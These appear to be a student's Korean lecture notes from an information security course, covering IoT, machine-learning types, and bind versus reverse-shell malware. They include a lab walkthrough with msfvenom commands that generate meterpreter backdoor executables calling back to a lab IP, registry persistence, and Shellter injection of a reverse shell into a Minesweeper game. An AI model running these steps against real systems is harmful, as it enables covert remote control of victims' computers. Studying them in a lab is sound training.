정보보안론 12주차 강의

! 시험 - IoT가 무엇인지? !

가전제품에 통신기술을 넣은 것 (인터넷에 연결되는 사물)

제프리 힌튼 : 다층 퍼셉트론과 딥러닝 모델은 만들었다

! 시험 – 머신 러닝의 분류 !

지도 학습: 분류나 회귀에 사용

비지도 학습: 군집에 사용

강화 학습: 환경에서 취하는 행동에 대한 보상을 이용하여 학습을 진행





그림 10-8 머신 러닝 분류

! 시험 – 바인드/리버스 방식 악성 코드 작동 방식 / 장단점 !



바인드 방식

Win8이 포트를 열어놓고 공격자가 win8 접속하는 방식

악성 코드 작동 방식

악성코드가 win8에서 포트(4444)를 연다.

공격자는 해당 IP:포트로 접속

접속 성공 시 원격 명령 실행 가능

리버스 방식

Win8이 공격자 서버로 먼저 접속하는 방식

악성 코드 작동 방식

공격자는 자신의 서버에 대기

Win8에서 악성코드가 공격자 서버로 접속

연결 되면 공격자가 역으로 명령을 내리고 pc를 제어

장단점

바인드 방식은 구현은 쉽지만 보안 장비를 우회하기 어렵다.

리버스 방식은 방화벽 우회가 용이 하지만 세션이 불안정하고 공격자가 서버를 계속 켜둬야 한다.

실습 내용

sudo passwd root

hoxa

spiderfoot -l 127.0.0.1:8000 : 정보 수집 도구

바인드 방식의 악성코드 생성 : msfvenom -p windows/meterpreter/bind_tcp -f exe -o bind.exe

리버스 방식의 악성코드 생성 : msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.163.128 -f exe -o reverse.exe

service apache2 status

service apache2 start

msfconsole : win8의 제어권한을 받을 수 있는 프로그램


multi/handler : 10개를 핸들

백도어를 설치 방법

레지스토리 키에 등록

악성코드를 시작메뉴에 올려놓으면 자동으로 실행된다.


win8에서 악성코드를 실행하여 칼리에서 win8을 제어할 수 있는 상태




실행파일에 악성코드 감염후 시스템 권한 탈취 (지뢰찾기 게임 이용)

shellter 방식은 악성 프로그램을 끄면 같이 꺼진다.


root 디렉터리에 mine.exe (지뢰찾기 게임) 다운



shellter 방식



서버 포트 열기


Shell7er
Session Actions Edit View Help
Enable Stealth Mode? (Y/N/H): Y
****
* Payloads *
****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): L
Select payload by index: 1
****
* meterpreter_reverse_tcp *
****
SET LHOST: 192.168.163.128
SET LPORT: 4444